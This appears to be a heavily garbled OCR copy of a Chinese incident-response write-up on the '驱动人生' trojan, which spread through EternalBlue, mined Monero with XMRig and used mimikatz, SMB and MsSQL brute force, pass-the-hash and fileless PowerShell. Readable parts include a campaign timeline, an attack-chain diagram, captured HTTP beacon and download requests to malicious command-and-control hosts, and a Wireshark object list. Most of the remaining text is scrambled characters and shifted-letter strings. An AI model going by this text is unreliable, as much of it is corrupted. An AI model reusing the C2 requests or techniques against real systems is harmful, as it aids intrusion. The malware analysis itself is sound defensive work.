
知　　结　购矩摄

绑　翻　　神45639　　规艰警　　%6HDG%翻

矿　　矿练　　购般　　虚　　摄

资设　矿　　矿　除　　ⓜ　　证诱⓺阻　　矿练

莫　矿　　=1


应急响应基础流程
准备阶段
检测阶段
检测分析
抑制阶段
根除阶段
恢复阶段
跟踪阶段

Z k| lv lwB

。 。 绕(f) 隆矿 练

Z luhvkdun携WfsGxps携llggdhu 矿 耻 角翻蚁耻

莫 离 离 结 矿迎 职 练 罗谈 (f)落

际设 摄 角间 行 衍 耀 神

kwws=22z z z 1fr odvriwfrp 1fq2grzqordg2fdsvd1sks

矿 矿结 票练 衍 耀

艺 阿 矿 练 矿

WWD知阿 (f) 矩 矿 结 耻 经 罗 隆 摄

练 知 (f) 。矩矿 般 罗 隆

练范　　职　神　　院　　迎　　院　(f)

摄

Xvlqj Vnlov

ⓟ　衍

间　阻练罗　　。矿　　阻练罗　　(f)　　。矿

翻　85: 14P 摄


阻　　矿　　绑　评　　阻般　　罗　　。　　矿

阻　; 74; 7;　罗　　。矿　　。翻　31

经 罗 ⓟ 矿 规翻 罗阀

矿 罗 (f) 逃 矿


摄



ⓟ 衍

莫 ⓟ 矿 艺练 评 矿

迎 摄



神 4 4LS矿 (q) 矿规 5


谅 翻 翻足神

ⓤ虚 (f)


绑 职Ⓡ矿 间练 般 绑 前 职 剔

绑 菠 证 ⓤ 题 参 知 般

阿矩神


利用“驱动人生”系列软件升级通道下载，利用“永恒之蓝”漏洞攻击传播。
检测到挖矿组件 xmrig-32.mlz/xmrig-64.mlz
攻击组件安装为计划任务，在攻击时新增利 mimikatz 搜集登录密码，SMB 弱口令爆破攻击，同时安装 Powershell 计划任务和 hta 计划任务。
20181214
20181219
20190109
20190124
20190125
20190210
木马新增 Powershell 后门安装。
木马将挖矿组件、升级后门组件分别安装为计划任务，并同时安装 Powershell 后门。
攻击模块打包方式改为 Pyinstaller。
新增MsSQL爆破攻击
通过已感染机器后门更新Powershell 脚本横向传播模块 ipc
通过后门更新增肥木马大小、生成随机文件 MD5 逃避查杀，将生成的大文件木马拷贝到多个系统目录并通过注册表启动项、开始菜单启动项、计划任务进自启动。
20190220
20190223
20190225
20190306
20190308
20190314
更新矿机组件，下载释放 XMRig 矿机，以独立进程启动挖矿。
更新 MsSQL 爆破攻击时密码字典，添加样本文件签名
更新 PE 文件横向传播模块 ii.exe，采用无文件攻击技术。
无文件挖矿新模式：挖矿脚本由 PowerShell下载在内存中执行
20190328
20190404
更新无文件攻击模块，更新后的攻击方式为：永恒之蓝漏洞攻击、弱口令爆破 + WMIC 、 Pass the hash+ SMBClient/ SMBExec 并通过 Payload 安装计划任务将木马具有的多个恶意程序进行下载。
信安之路

参　　艺　　阿神


永恒之蓝漏洞
执行命令
startup
Powershell-Expoit
上传启动项
密码爆破
WMIC
执行命令
安装计划任务
受害者
SMBClient
上传文件
Pass The Hash【爆破】
schtasks
木马EXE
SMBExec
执行命令
下载执行
Wm【Powershell】
Powershell脚本
信安之路
继续感染其他机器

补　　角　规　齐矿　534<　6　9　　ⓤ虚

般 前　警　参　　剔矿 艺 534<　7　7

雅　罪矿　　摄

警　参

蚁耻　剔　警　参　前　离

前　警　参剔　　警　　Ⓑ

参　矿练　题绑矿前

警　参剔评　参　　阻Ⓑ雅　罪　矿

践　艺　　败摄

见　前　警　参剔　　艺 Srzhuvkhoo　罗　参

携　参　阿　警/　见　践　艺　迎　　摄　经

角　规　神前　警　参剔　陷　艺　　携　　摄　剔

警　参前　神

绍　】　阿　　虚别别Vn| Plqh　剔读

刷　警　参制前

迎　】　阿　　别别　艺　需　Srzhdnv

(f)

腾　词矿　耻(x)　　莫　　ⓥ(f)　离

角　规补　迎　　剔　ⓤ虚　　警　参

前　间矿　角　规　　矿　ⓤ虚　矿　罗

迎　矿评规 Jhw　词　耀　迎　摄

```
GET /u.png?ID=CTOS-PC&GUID=03000200-0400-0500-0006-000700080009&MAC=00:0B:AB:DC:8A:82-
00:0B:AB:DC:8A:81&OS=Windows%207&BIT=32&_T=1555374680 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Host: pp.abbny.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 16 Apr 2019 00:31:18 GMT
```


绑 警 菜评菠 迎/ 规 陷结 迎 矿 角

规 陷 摄

```
/newol.dat?allv5&mac=00-0B-AB-DC-8A-82&av=&version=6.1.7601&bit=32-
bit&flag2=True&domain=WORKGROUP&user=CTOS-PC$&PS=True HTTP/1.1

Host: down.beahh.com
Connection: Keep-Alive
```


协议	长度	TCP payload	UDP payload size	Info
TCP	74			63752 → 80 [SYN] Seq=0 Wi
TCP	70			80 → 63752 [SYN, ACK] Seq
TCP	68			63752 → 80 [ACK] Seq=1 Ac
HTTP	130	474554202f673f6831393034303920485454502f312e310d…		GET /g?h190409 HTTP/1.1
TCP	64			80 → 63752 [ACK] Seq=1 Ac
TCP	1518	485454502f312e3120323030204f4b0d0a5365727665723a…		80 → 63752 [ACK] Seq=1 Ac
HTTP	1149	54344d6938724634747a39717957443970727172 5a73766a…		HTTP/1.1 200 OK
TCP	68			63752 → 80 [ACK] Seq=69 A
TCP	64			[TCP Window Update] 80 →
TCP	68			63752 → 80 [RST, ACK] Seq

Wireshark · 导出 · HTTP 对象列表

分组	主机名	内容类型	大小	文件名
7	v.y6h.net	application/octet-stream	2263 bytes	g?h190409
17	v.y6h.net	application/octet-stream	2263 bytes	g?h190409
28	v.bddp.net	text/plain	3675 bytes	v?gph190416
60	v.y6h.net	application/octet-stream	2263 bytes	g?h190409
88	v.y6h.net	application/octet-stream	2263 bytes	g?h190409


(x) 莫 (f) 矿 角 规间 陷 迎 矿

知kwvs携GQV携Yr ls携Hp dlo 矩矿 矿


角 阻 。 矿 角 般 ⓤ虚 词迎

矿　　绑矿　　绑　般练范　vkhoo携h{h携

SRVW携JHW　矿规　　评　　摄



kwws　　迎　矿　规　　谅Ⓑ评




谅　　矿　参　　矿　　Ⓑ绕　LS神5:1435143:146:　阿

评　矿补评　　角　规　Ⓑ神778携98866　　迎摄

迎

。 迎 绑神




矿 角 规 绕 评 院 。 阿 齐

翻 / 齐 齐般 罪 练 。迎 摄

0 ㈨订ⓡ

Z lq 5345 绑 ⓤ虚 矿练 Sr z huvkhoo

频 知 艺 神 矩



阿

Ⓓ矿 矿 脑 ⓴ 携 摄 雅

摄 ⓠ 阿 矿 ⓥ艺 艺 摄

4矩 参票

5矩 矿 ⓡ 院 结 知 468携46<携

778携4766矩票

ⓤ院 神

kwwsv=22j xdqmhd1t t 1fr p 2z hebf dqlf 2v; 28; 81kwp o

职 神

kwwsv=22z z z 185sr mh1fq2wkuhdg0958969040 41kwp o

6矩 ⓡ 起 矿⑼⑨起 观矿 ⓜ

票

7矩 院 结 ⓡ知 srzhuvkhoo矩矿骤

参 票

8矩 院 结 警限落矿 组摄

)

阿艰警 矿 虚 阿艰警


院 ⑴ 矿 驱 谅矿 谈Ⓑ 谈 携

范 ⑸ 携 迎 ⓡ摄 隆

角 票 參 參知 绑 矩 脑 /

结 摄艰Ⓡ遭 阿 矿艰罪遭 矿艰 遭

绕 矿 谈 阿 摄



GdwdFrq GQV 练

原创 0x584A 信安之路 2019-06-09

间矿 色 般矿 矿

般摄 结 般矿绑 (f) 谅

矿 真

GdwdFrq GQV 练罗 矿 评

败 规 绕摄 般 评 范 矿

(y) ⑨[评矿 Ⓡ(f) 虚

矿 规 练 (f) ⓜ 摄

练 。 519J 矿(f)。 摄

参(f) 摄 罪矿。 苛

GQV 參 摄 驱 (v) 齐苛 GQV 參矿

sfds 警罪 范 。 參 摄

